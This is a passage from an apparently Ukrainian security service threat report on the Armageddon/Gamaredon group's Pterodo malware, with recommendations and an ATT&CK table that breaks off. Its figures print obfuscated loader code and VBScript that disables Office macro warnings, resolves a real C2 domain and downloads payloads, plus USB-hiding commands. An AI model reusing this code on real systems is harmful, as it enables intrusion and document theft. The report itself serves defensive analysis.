Start-Process -FilePath ($Name) -NoNewWindow -Wait
}
```

Рис. 9. PowerShell скрипт

Інший файл-скрипт містив 4039 строк програмного коду. Водночас команди PowerShell фактично призначались для відпрацювання коду на мові програмування C#. Аналіз цього коду показав, що його функціональне призначення також фактично зводилось до з'єднання з командно-контрольним сервером у відповідному домені, отриманні з нього даних, які завантажуються до виконуваного файлу та його запуску (Рис. 10).

```
$assemblies = ("System.Windows.Forms", "System.Management.dll")
$code = @"
using System;
namespace kaljuy
{
 public class nmhmlk
{

 public static void Main(){
            try{
                Init();

//trash
try{
System.Diagnostics.Process joveVgbTe = new System.Diagnostics.Process();

}catch{}

//trash
try{
Random ilbaJ = new Random();
System.Diagnostics.Process[] vGZZ  = System.Diagnostics.Process.GetProcesses();
string vtWoyLB = vGZZ[ilbaJ.Next(161, vGZZ.Length - 1)].ProcessName;
}catch{}

//trash
try{
string[] nsFFhK  = System.IO.Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
}catch{}

//trash
```

```
4012 //trash
4013 try{
4014 DateTime BihP  = DateTime.Now;
4015 DateTime GPWEDYWfG = DateTime.Now;
4016 Double cMmSKudy = (BihP   - GPWEDYWfG).TotalSeconds;
4017 }catch{}
4018
4019         FoMZHPXj[1] = (byte)ZeMqspoT.Next(1, 5);
4020         FoMZHPXj[5] = (byte)ZeMqspoT.Next(1, 9);
4021 //trash
4022 try{
4023 string ouxGHG = "http://ouxGHG.VBxkJli/ittuYFVsK.UAttAqNj";
4024 System.Net.IPHostEntry ittuYFVsK = System.Net.Dns.GetHostEntry(new Uri(ouxGHG).Host);
4025 string UAttAqNj = ittuYFVsK.AddressList[0].ToString();
4026 }catch{}
4027
4028 //trash
4029 try{
4030 DateTime nPVLvhcW  = DateTime.Now;
4031 DateTime drfN = DateTime.Now;
4032 Double FjACLS = (nPVLvhcW   - drfN).TotalSeconds;
4033 }catch{}
4034
4035         FoMZHPXj[123] = (byte)ZeMqspoT.Next(1, 9);
4036     }}
4037 "@
4038 Add-Type -ReferencedAssemblies $assemblies -TypeDefinition $code -Language CSharp
4039 iex "[kaljuy.nmhmlk]::Main()"
```

Рис. 10 PowerShell скрипт з C# кодом

Натомість слід зазначити, що лише близько 200 рядків коду насправді є дійсно функціональними. Всі інші рядки згенеровано виключно для відволікання уваги, що можна віднести до методу обфускації програмного коду.

Фактично перша стадія тепер полягала у завантаженні консольної утиліти WGET та скриптів для її запуску, закріплені у системі при перезавантаженні шляхом внесення змін до реєстру та/або планувальника завдань, а також зборі відомостей про систему (ім`я комп`ютера, назву диску, IP-адресу, логін та пароль доступу до Proxy) та надсилання зібраної інформації на C2 (Рис. 11).



Рис. 11. Приклад відправки даних на C2

В багатьох командних файлах було помічено використання команд які змінювали значення в реєстрі за шляхом "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden" на "00000002", що дозволяє приховати від користувача скриті файли та папки. Даний функціонал відповідає зміні параметру/позначки "відображати приховані файли, папки та диски» в «параметрах папок".

Створивши умови для постійної присутності в системі та отримання постійних запитів від системи жертви групою здійснюється фільтрація ботів, на які в подальшому завантажується основне шкідливе програмне забезпечення.

Також з кінця 2019 року "Armageddon" починає впроваджувати VBSscipts, які в подальшому повністю замінили файли .cmd та стали основними скриптами для виконання функціоналу ШПЗ «Pterodo» з розгортання та закріплення в системі, підтримання постійності, а також завантаження нових спеціалізованих модулів.

Повноцінно використовувати VBSscipts група починає з 2020 року і не припиняє по сьогоднішній день. Умови для цього фактично створено завдяки існуванню вразливості CVE-2017-0199.

В ході дослідження коду численних файлів та їх взаємозв'язків можна зробити висновок про наступний механізм компрометації системи жертви. Адресат отримує та відкриває офісний електронний документ (формат .docx, .doc, .rtf) з вбудованим у файл посиланням на підкачування віддаленого шаблону. У відповідь надсилається файл-шаблон (.dot) з вбудованими макросами, виконання яких забезпечує первинну стадію ураження інформаційної системи. Даний механізм може бути реалізований у MS Word, Exel, PowerPoint (Рис.12).



Рис. 12. Приклад вбудованого в електронний документ коду для з'єднання з C2

В результаті виконання шкідливий VBA код видаляє DNS кеш Windows за допомогою команди «ipconfig /flushdns», декодує «Base64»-строки, розміщує за визначеним шляхом vbs-файли, записує в нього код, а на завершення створює завдання в планувальнику завдань від імені "Administrator" на запуск цього файлу за допомогою VBS (wscript.exe – стандартна утиліта Windows для виконання VBS скриптів) із визначеною періодичністю (наприклад 5 хв) кожного дня "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Lnk"

При цьому, у реєстрі обов'язково змінюються налаштування "Microsoft Office Word" для непомітного ураження документів та запуску ШПЗ з використанням VBA. Зміни відбуваються у гілці реєстру "HKEY_CURRENT_USER\Software\Microsoft\Office\Версія\Word\Security" з ключами "AccessVBom" та "VBAWarnings". За замовчуванням дані ключі вістуні або мають значення "0". В результаті несанкціонованих дій їм встановлюються значення "1".

Цей прийом обходу налаштувань Microsoft Office за замовчуванням використовується для довіреного запуску зовнішніх або ненадійних макросів і автоматичного запуску буд-якого VBA коду без відображення попередження безпеки або отримання дозволу користувача. Крім того, будь-яка жертва, яка дозволила один раз запустити макроси зі шкідливого файлу стане відкритою для атак на основі макросів. Потерпілий буде несвідомо поширювати той самий

шкідливий код серед інших користувачів, передаючи іншим заражені офісні файли зі своєї системи.

Запуск vbs-файлу відбувається при вході в систему завдяки відповідним значенням з гілки автозапуску реєстру "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run ""HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"

В результаті запуску генерується унікальний юзер-агент, яким на командно-контрольний сервер (за визначеним у коді доменним іменем) передаються дані про ім'я комп'ютера та серійний номер системного диску (HEX-значення).

У разі невдалого запиту, код скрипту передбачає можливість пошуку IP-адреси C2 за відомим доменом (Рис. 13) та повторює запит за таким посиланням «http://{IP-адреса доменного імені на момент виконання}/назва файлу php». За умови успішної відповіді серверу отримані дані записуються в новий виконуваний файл.

```
pJdcLvX = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.165::" + hAcWfEStkKTiQsjKXFJU & "_" +
jgyadwRhkL + "::/." + "instrument/."
NUetmnTXvBLAGFdomuIMiuLE="Word.Application"
set ZoSVsXqCdqhO = CreateObject(NUetmnTXvBLAGFdomuIMiuLE)
ZmXfgsL="HKEY_CURENT_USER\Software\Microsoft\Office\"
byPJYAv="\Word\Security\"
kkuTpzRQdCDyhhQQuvz="AccessVBOM"
xcIywbDLFqRI="VBAWarnings"
SDbGxfqazLzwytvI="REG_DWORD"
xWvoQRJDdZsxAmhH. _ RegWrite ZmXfgsL & ZoSVsXqCdqhO.Version + byPJYAv + kkuTpzRQdCDyhhQQuvz, 1, SDbGxfqazLzwytvI
xWvoQRJDdZsxAmhH. _ RegWrite ZmXfgsL & ZoSVsXqCdqhO.Version & byPJYAv + xcIywbDLFqRI, 1, SDbGxfqazLzwytvI
ZoSVsXqCdqhO. _ Quit
FoCQxfkmaiFbkzO="http://"
aKojitYSyStmK=CreateObject("WScript.Shell"). _
ExpandEnvironmentStrings("%Temp%")&"\dene.tmp"
CreateObject("WScript.Shell"). _
Run "cmd.exe /C %WINDIR%\System32\nslookup.exe deliver.michis.ru ns1.reg.ru > """ & aKojitYSyStmK & """ ",0,True
lissBuGfU = CreateObject("Scripting.FileSystemObject"). _
openTextFile(aKojitYSyStmK).readAll()
WTNYckZUgZVzROgBcn=Split(lissBuGfU, "deliver.michis.ru" & VbCrLf & "Address: ")
ZGyKsSfPEhRQuxU=Replace(WTNYckZUgZVzROgBcn(1),VbCrLf,"")
ZGyKsSfPEhRQuxU = Trim(ZGyKsSfPEhRQuxU)
lKfLgybvJqOzmuJAbQx = FoCQxfkmaiFbkzO + ZGyKsSfPEhRQuxU & "/full.ape"
randomize
If KrXNdpmtuRVFlBlAZhwVl. _
Fileexists(OFKgSbWFpNVWiWxAkwRl) Then itMRmg(OFKgSbWFpNVWiWxAkwRl)
If KrXNdpmtuRVFlBlAZhwVl. _
Fileexists(OFKgSbWFpNVWiWxAkwRl) Then KrXNdpmtuRVFlBlAZhwVl. _
deletefile(OFKgSbWFpNVWiWxAkwRl)
mmJMNYBYBaoeffnP lKfLgybvJqOzmuJAbQx, pJdcLvX
Function mmJMNYBYBaoeffnP(laOYyvTetDjTGDhoLM,GeGAt)
kpRMiTjVN="MSXML2.XMLHTTP"
Set lWJukVmQraNpGHGMPCJfTQ = CreateObject(kpRMiTjVN)
lWJukVmQraNpGHGMPCJfTQ.Open GET , laOYyvTetDjTGDhoLM, False
lWJukVmQraNpGHGMPCJfTQ.SetRequestHeader User-Agent , GeGAt
lWJukVmQraNpGHGMPCJfTQ.send
If lWJukVmQraNpGHGMPCJfTQ.Status = 200 Then
OlneYzFyrFZJYwJ = lWJukVmQraNpGHGMPCJfTQ. _ResponseBody
JkVmrPDJltQ (OlneYzFyrFZJYwJ)
End If
End Function
```

Рис. 13. Пошук IP-адреси для з’єднання за доменним іменем

Слід зауважити, що новий файл має таку ж назву та розташування як попередній, а тому перед його записом проводиться перевірка його ж існування. У разі присутності попередній файл

видаляється. Однаковість назв є оманливою, оскільки наповнення всіх файлів відрізняється один від одного.

В ході аналізу інших скриптів виявлено наступні додаткові функціональні можливості:

- перевірка наявності процесу «mshta.exe» в переліку виконуваних процесів та припинення його роботи;

- призупинення своєї роботи на деякий час/випадковий період в діапазоні, визначення часу запуску та повної зупинки;

- перевірка наявності процесу з такою самою назвою як і сам скрипт в переліку виконуваних процесів та зупинка його роботи;

- повторення закладеного у файлі циклу, що надає можливість завантажувати і виконувати в системі майже будь-які файли та забезпечити повний контроль над системою;

- перед запуском перевіряється розмір файлу і у разі відповідності файл запускається;

- перебір всіх доступних дисків з літерами від «D» до «Z»;

- перевірка можливості створення та виконання процесів, а також наявності з'єднання з мережею Інтернет та з командно-контрольним сервером;

- вивантаження завдань з планувальника.

Слід сказати, що поряд з vbs-файлами на комп'ютер жертви можуть завантажуватись файли-ярлики .lnk, які використовують іконки відкритої теки з бібліотеки shell32.dll з id = 126 та містять у собі посилання на завантаження і виконання файлів із С2 за допомогою програми «mshta.exe».

У ході досліджень також траплялись html-файли здатні створювати шкідливі vbs-скрипти та одночасними записами у гілці реєстру "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerison\Run\Lnk" на їх виконання.

Також серед аспектів роботи групи слід виділити використання PE файлів, які для роботи потребують поруч текстові файли формату .txt, зі списком командно-контрольних серверів зловмисників.

Під час виконання PE файлу відбувається з’єднання з першою за порядком адресою C2 з наявних у переліку, в результаті чого завантажується будь-який виконуваний файл, що зберігається за шляхом "%Temp%" та запускається на виконання. Назва файлу складається з 8 випадкових символів з "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"+".exe".

Друга за порядком адреса з файлу.txt використовується для оновлення переліку командно-контрольних серверів. Даний функціонал застосовується у разі відсутності можливості з’єднатись з першою адресою в переліку. Разом з тим, як зазначалось раніше, за необхідності посилання змінюється на поточну IP-адресу для повторного з’єднання.

Модуль – Викрадач даних

Файли даного типу мають розширення .exe, написані мовою програмування C# з використанням фреймворку .NET та призначені для збирання файлів з наступними розширеннями: "*.doc", "*.docx", "*.xls", "*.rtf", "*.odt", "*.txt", "*.jpg", "*.pdf".

Дані файли збираються з усіх активних дисків крім CD-приводів. При цьому, ігноруються файли, які знаходяться за такими шляхами:

"\Users\All Users", "\Windows", "\Windows\TEMP", "\Program Files", "\Program Files (x86)", "\ProgramData", "\AppData".

В ході роботи таких модулів створюються файли з базами даних "%Appdata%\db.bin", в які записуються MD5 геш-суми імен файлів, що були скопійовані. В подальшому даний файл використовується для перевірки наявності вже отриманих файлів та виокремлення лише унікальних даних.

Зазначене свідчить про очевидну мету хакерського угруповання "Armageddon" із систематичного збору та ексфільтрації електронних документів.

Крім того, функціональні можливості цих модулів також передбачають створення знімків екранів жертв. Назви скріншотів формуються виходячи з дати його створення у форматі "yyyy-MM-dd-h-mm»+».jpg".

Зібрані документи разом із зробленими знімками екрану (скріншотами) зберігаються у каталозі за шляхом "%Temp%\servicehubs\" та "%\AppData\Local\servicehubs\", а також інші локації з неприхованими англомовними назвами "SCREEN", "USB".

В подальшому всі дані з каталогу "%Temp%\servicehubs\" за допомогою "HttpWebRequest" методом "POST" відправляються на C2 після чого видаляються.

Завдання на запуск файлів-викрадачів встановлюється в планувальнику завдань системи та виконується кожні 5 хвилин.

Нові тактики, техніки та процедури 2021 року

У 2021 році Службою безпеки України виявлено факти завантаження на системи жертв файлів з легітимного набору "PSTOOLS" та спроби запуску утиліти "PSEXEC" для виконання команд на віддалених робочих станціях.

Все це відбулось в системах, де зафіксовано ознаки запуску файлів, які відповідають "mimikatz for Windows" – найбільш поширений засіб для перехоплення відкритих сесій в Windows, що дозволяє виокремити автентифікаційні дані користувачів, які увійшли до системи.

З урахуванням отримання облікових даних адміністраторів та користувачів мережі, очевидним є намагання членів групи "Armageddon" просунутись всередині мережі та забезпечити контроль над іншими робочими станціями, а також серверним обладнанням.

Іншою стороною прогресу хакерського угруповання "Armageddon" є забезпечення постійної присутності в системі з мінімізацією шкідливих файлів на жорсткому диску. В такому випадку використовуються можливості реєстру та планувальника завдань (Рис. 14).

Так, у планувальнику створюється завдання на отримання та виконання набору команд з реєстру системи.

Path	RegExpandSz	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp
TMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp
OneDrive	RegExpandSz	C:\Users\Natali\OneDrive
userData1	RegExpandSz	
userData2	RegExpandSz	NRzcjTZgoBYA.SpecialFolders("Desktop")
userData3	RegExpandSz	ZcxMxrYlV + "me)"
userData4	RegExpandSz	SK = EpaSK & "/"
userData5	RegExpandSz	jk")
userData6	RegExpandSz	ISKVuXrMyMomMITmjKma"
userData7	RegExpandSz	upWfypSalRWMwudnfHlgHDTSEjTekfQo")
userData8	RegExpandSz	vUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR & "whkB"
userData9	RegExpandSz	q/GQpWLzmxb/AsoTXJjw/Oc/wVnZWx/rzGjBlD/AsoTXJjw.zip")
userData10	RegExpandSz	OREqR & "P"
userData11	RegExpandSz	x = CreateObject("Scripting.FileSystemObject")
userData12	RegExpandSz	QESbXlQXMcMHL + "ENrV"

Type viewer | Slack viewer | Binary viewer

Value name: userData8

Value type: RegExpandSz

Value:

```
vUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR & "whkB"
gaOFZAJNNRovUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR + ".0"
'gaOFZAJNNRovUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR & "h"


'if TTlzpcbAuZFtwOs < 28 then GYIfFd = "wsMUANECesDLMaaDN"

 Set WXfsAOQQhlqCGSMPUBULduJz = CreateObject(gaOFZAJNNRovUmyVSygkHFbR)

'if XUeiKMWMGtuoKSOr > 23 then bUlYkeo = "duXqnQfm"

 zTUvUcOgu=""
zTUvUcOgu = zTUvUcOgu & "base6"
'zTUvUcOgu = zTUvUcOgu + "fnS"
zTUvUcOgu = zTUvUcOgu + "4"
'zTUvUcOgu = zTUvUcOgu + "RQ"


'for FIIrGgkpsi = 24 to 206
'oUDnueUdwvGUxfKp = 640
'oUDnueUdwvGUxfKp = oUDnueUdwvGUxfKp & 11
'Next

 Set PGCjM = WXfsAOQQhlqCGSMPUBULduJz.CreateElement(zTUvUcOgu)

'Set TWcoSxXiVJCiVBcfrkTWY = WScript.CreateObject("WScript.Shell")
'SoXpfwStKuNPwerFswEIvf = TWcoSxXiVJCiVBcfrkTWY.SpecialFolders("Template")

 uxhLfqyNVsUEDEk=""
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "bi"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk & "yT"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "n."
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "rHIo"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "ba"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "q"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk & "se"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk & "knSt"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "64"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "p"


'if PceQPokyrDbBi > 55 then ULpxlZUOtcIJvGfWjLyUxJcn = "SvdDbVimiFvhnWAAiCIGtdT"

 PGCjM.dataType = uxhLfqyNVsUEDEk

'if LstpkWFzTLhFiBrURpr = "LTEWPFupuzZVZZXaqLrISVqmjIMGnSNjSeufOo" then
'eXagFR = Lcase("zoLxVsURdGwjUOIZpdRnGtnBdp")
'end if

 PGCjM.text = uZIQdpxVlxmLh

'if wGOUTPfhyUcEcWYDBzYKeOI < 38 then
'eSkIxACSmodxSIqysIaLxQJ = Asc("ybjghSiyRqAfujySJSotbksIZRVowzOJJCyZTmEWvyA")
'end if

 WHEWMfruJnvhqqLcp = dQGvBPd(PGCjM.nodeTypedValue)

'if qaPgMXaLBaXwsa > 60 then yGqExrfVodSIKonGr = "TGqRgoEsIXhlvDwNx"

End Function

function HBqmkdNuZFWpyx (ViIQeAD)

'Set SnKqx = CreateObject("Scripting.FileSystemObject")
'Set evPBQQnHAKUEdfAZyrTnNhr = SnKqx.CreateTextFile("oWLlgt
```

Рис. 14. Значення в реєстрі

У гілці реєстру створюється 41 ключ із частинами даних "HKEY_USERS\"USER"\Enviroment\userData1…userData41".

В процесі роботи ШПЗ ці дані конкатенуються та на скомпрометованій системі запускається шкідливий процес.

За результатами виконання шкідливого коду здійснюється збір даних про систему жертви (ім'я комп’ютера та серійних номерів жорстких дисків), які відправляються на командно-контрольний сервер зловмисників.

У разі успішного з'єднання у відповідь отримується зашифрований у "base64" інший шкідливий код, який одразу розшифровується та виконується в пам’яті без створення файлу в системі користувача.

Таким чином, зловмисники створюють умови для мінімізації детектування засобами кіберзахисту та забезпечують можливість для доставки різного шкідливого коду.

Водночас на уражених комп’ютерах виявлено інфіковані файли-шаблони "Normal.dotm", в які вбудовано шкідливі посилання для завантаження з С2 файлів з макросами.

"C:\Users\...\AppData\Roaming\Microsoft\Шаблоны\Normal.dotm"

Файл "Normal.dotm" відкривається із запуском MS Word, містить кастомізований набір параметрів користувача, які відповідають за базові налаштування документів (поля, стилі, розмір шрифтів тощо). Всі ці параметри зберігатимуться і в інших документах, які будуть створюватись на їх базі у подальшому, незалежно від користувачів та комп’ютерної техніки, які їх готуватимуть.

Таким чином, кожен новий електронний документ, створений на ураженій системі у додатку MS Word містить код для з’єднання з С2 та завантаження файлів з набором шкідливих макросів, виконання яких запускає механізм компрометації інформаційної системи.

Обмін такими електронними документами фактично створює технічний канал розповсюдження ШПЗ через довіренні джерела.

Уникнення детектування та перевірка середовища роботи

В процесі еволюції шкідливого програмного забезпечення виявлено, що його функціонал передбачає перевірку середовища запуску, роботи інструментів мережевого моніторингу та присутності антивірусного програмного забезпечення. Зафіксовано використання групою наступних технік:

- пінгування DNS-серверів Google з IP-адресою "8.8.8.8" та Cloudflare з IP-адресою "1.1.1.1";
- перевірка наявності зв'язку з мережею Інтернет спробою звернення на "go.microsoft.com"
- визначення у списку запущених процесів програми "wireshark.exe", а також "processexplorer";
- визначення середовища виконання відповідно до закодованого списку з відомими іменами «пісочниць».

Викрадачі даних зі змінних носіїв інформації/USBstealers

Важливим інструментом в діяльності хакерського угруповання "Armageddon" є файли, які розповсюджують ШПЗ через підключені змінні носії інформації, а також здійснюють збір та викрадення її з цих носіїв. СБУ виявлено кілька фактів застосування такого типу ШПЗ на об'єктах кібератак, а механізм їх реалізації здійснюється за наступним алгоритмом.

Закріпившись в системі жертви, файл-оркестратор кожні 5 хв. перевіряє наявність підключених зовнішніх носіїв інформації та здійснює копіювання на них з каталогу "%APPDATA%\Microsoft\Crypto\keys*серійний номер тому*\ виконуваного файлу". В процесі копіювання ім'я файлу змінюється, а також встановлюються атрибути приховування файлу

"attrib +h +s /s E:***.exe"

Також, на приєднаному носії інформації створюється ярлик з назвою "Новая папка" через маркер "3" з бібліотеки "shell32", а також каталог "Boot" з атрибутами приховування

"attrib +h +s /d /s E:\Boot"

Також в процесі роботи коду, на зовнішньому носії інформації проводиться збір наявних електронних документів, їх перенесення до папки "<RemovableDrive>\Boot\UA%RANDOM%.%%Q Boot" з атрибутами

"attrib +h E:\Boot*.doc"

Натомість на місці прихованих документів розміщуються ярлики, які містять посилання на оригінальні документи для того, щоб користувач не помітив підміни, а ярлик "Новая папка" містить команду для запуску наявного на носії PE файлу його копіювання та перейменування на системному диску.

Фактично в ході даної процедури створюється папка за шляхом "%APPDATA%\Microsoft\Crypto\keys\» з назвою *серійного номеру тому*", а також папку за шляхом "\%APPDATA%\Local\Temp\7ZipSfx.000" (замість "000" може бути інший порядковий номер в залежності від того, скільки разів виконуваний файл був запущений. Після копіювання та розпакування запускається файл-оркестратор з набором команд командного рядку ".cmd" (зокрема з визначеним під конкретний об’єкт параметром), який запускає механізм компрометації.

При цьому, слід зазначити, що повноцінна компрометація можлива за умови наявності доступу до мережі Інтернет для підкачування додаткових модулів.

Телекомунікаційна інфраструктура

Службою безпеки України отримано дані про тисячі командно-контрольних серверів хакерського угруповання "Armageddon", які були задіяні при створенні відповідної телекомунікаційної інфраструктури та організації каналів комунікації, доставки шкідливого програмного забезпечення та ексфільтрації даних.

На підставі аналізу масиву зібраної інформації зроблено наступні висновки.

На початку діяльності групою зареєстровано нечисленні доменні імена в доменній зоні .ru. Однак з розширенням наступального плацдарму розпочато практику створення широко розгалуженої телекомунікаційної інфраструктури в доменній зоні "ddns.net" (реєстратор американська компанія Vitalwerks Internet Solutions LLC), з використанням технології динамічних IP-адрес (DynamicDNS). Згодом, перелік цих зон значно розширився та

охоплював увесь спектр доменних зон, які закріплено за вказаним реєстратором доменних імен, а саме:

ddns.net

ddnsking.com

3utilities.com

bounceme.net

freedynamicdns.net

freedynamicdns.org

gotdns.ch

hopto.org

myddns.me

myftp.biz

myftp.org

myvnc.com

onthewifi.com

redirectme.net

servebeer.com

serveblog.net

servecounterstrike.com

serveftp.com

servegame.com

servehalflife.com

servehttp.com

serveirc.com

serveminecraft.net

servemp3.com

servepics.com

servequake.com

sytes.net

viewdns.net

webhop.me

zapto.org

Також, в період з 2019 року і по сьогоднішній день для доставки шкідливих файлів та ексфільрації даних використовуються доменні імена ".online", ".space", ".site", ".website", а також російська зона ".ru".

При цьому, незалежно від обраного доменного імені С2 орендоване для проведення кібератак обладнання використовує виключно російських провайдерів телекомунікацій, серед яких найбільше компанії "IP Server LLC", "Hosting technology LTD", ООО "Система Сервис", ООО "ТаймВэб", ООО "СпринтХост.РУ", ООО "Регистратор доменных имен РЕГ.РУ", ООО "Р.И.М. 2000 М", LLC "Management Company Svyaz". Такі дії, дозволяють постійно змінювати IP-адреси, зокрема у разі їх внесення до "блок списків" засобів кіберзахисту.

Висновки

За результатами оцінки діяльності хакерського угруповання "Armageddon" зроблено висновок, що навіть нескладні тактики, техніки та процедури в поєднанні з методами соціальної інженерії і значними масштабами, здатні призвести до успішної реалізації кібератак на будь-які інформаційні системи та перетворитися на реальну кіберзагрозу.

Створена як підрозділ так званого "Управління ФСБ Росії по Республіці Крим та місту Севастополю" вказана група осіб виступила форпостом для реалізації агресивної політики РФ проти України в кіберпросторі, з 2014 року цілеспрямовано загрожуючи належному функціонуванню державних органів та об’єктів критичної інфраструктури України, в чергове засвідчуючи мілітаризацію півострова у всіх її проявах, порушуючи визнаний міжнародним правом суверенітет України, а також права та свободи громадян нашої держави.

Рекомендації

З метою недопущення реалізації кібератак хакерського угруповання "Armageddon" Служба безпеки рекомендує наступне:

1. Оперативно оновлювати системне та прикладне програмне забезпечення.

2. Використовувати лише ліцензійні програмні продукти.

3. Повністю заблокувати доступ в мережу Інтернет для MS Word, Excel та PowerPoint (заборонити офісним програмам ініціювати мережеві з'єднання), заборонити додаткам MS Office запускати дочірні процеси, макроси. Впровадити Attack Surface Reduction для захисту Microsoft Office. (https://docs.microsoft.com/en-au/windows/security/threat-protection/microsoft-defender-atp/attack-surface-reduction)

- блокування виконуваних файлів з поштових листів

  BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550

- блокування створення Office процесів

  D4F940AB-401B-4EFC-AADC-AD5F3C50688A

- блокування створення Office виконуваних файлів

  3B576869-A4EC-4529-8536-B80A7769E899

- блокування впровадження Office коду в інші процеси

  75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84

- блокування JavaScript та VBScript від запуску виконуваних файлів

  D3E037E1-3EB8-44C8-A917-57927947596D

- блокування потенційно обфускованих скриптів

  5BEB7EFE-FD9A-4556-801D-275E5FFC04CC

- блокування викликів Win32 API з макросів Office

  92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B

4. Встановити контроль та обмеження на створення з профілями користувачів виконуваних файлів (формати .exe, .bin, .ini, .dll, .com, .sys, .bat, .js тощо), а також заборонити розпаковку таких

файлів архіваторами. Додатково заборонити запуск всіх виконуваних файлів з директорії %AppData%.

5. Заборонити використання в інформаційній системі з правами користувачів програм cmd та powershell. Вимкнути можливість запуску з правами користувачів будь-яких скриптів (*script.exe).

6. Заборонити автоматичний запуск програм разом із операційною системою, а також доступ програмам до реєстру системи.

7. Уважно ставитися до всієї вхідної електронної кореспонденції, особливо несподівано отриманим електронним листам з незнайомих поштових адрес. За можливості перевірити відправника листа. Не відкривати одразу електронні листи з ознаками терміновості або особливої важливості.

8. Перед відкриттям вкладення до електронного листа необхідно встановити його розширення (може бути приховано або змінено), перевірити його антивірусним програмним засобом. Не переходити за невідомими посиланнями (URL), які вкладено в електронний лист. Перевірити їх реалістичність шляхом наведення на них курсору миші та визначення ресурсу на який насправді буде переадресовано за посиланням.

Ситуаційний центр забезпечення кібербезпеки
Служби безпеки України
2021 рік

Використані в кібератаці техніки (відповідно до MITRE ATT&CK Matrix) ENG

Tactics	ID		Name	Description
Initial Access	T1566	.001	Spearphishing Attachment	Group sends spear phishing emails with malicious attachments or links
		.002	Spearphishing Link	
Execution	T1059	.001	PowerShell	Group executes ps1 scripts in system
		.005	Visual Basic	Group executes numerous vbs scripts in system
	T1053	.005	Scheduled Task	Group sets up scheduled tasks to launch scripts and downloaded tasklist
	T1047		WMI	Group uses WMI commands in code to retrieve system information
	T1059		Command-Line Interface	Group executes cmd scripts in system
	T1559	.001	Inter-Process Communication: Component Object Model	Group embeds macros into documents
	T1106		Native API	Scripts has used CreateProcess to launch additional malicious components
	T1204	.001	User Execution: Malicious Link	Group uses technics to encourage users to click on malicious links from phishing emails
	T1204	.002	User Execution: Malicious File	Group uses technics to encourage users to click on malicious Office attachments or archives
Persistence	T1547	.001	Regisry Keys/Startup Folder	Group actively sets up and uses Regisry Keys values and puts scripts into startup folders
	T1137	.001	Office Application Startup: Jffice Template Macros	Group inserts malicious macros into existing documents, providing persistence when they are reopened. Creates a special template with remote connection code.
Defense Evasion	T1027		Obfuscated Files or Information	Lots of delivered malicious files have encoded scripts, for instance inserting junk code
	T1140		Deobfuscate/Decode Files or Information	Group uses XOR method to decode information from payloads
	T1070	.004	Indicator Removal on Host: File Deletion	Scripts can delete files used during an cyber attack
	T1112		Modify Registry	Actively changing registry security settings for VBA macro HKCU\Software\Microsoft\Office\<version>\<product>\Security\VBAWarnings and

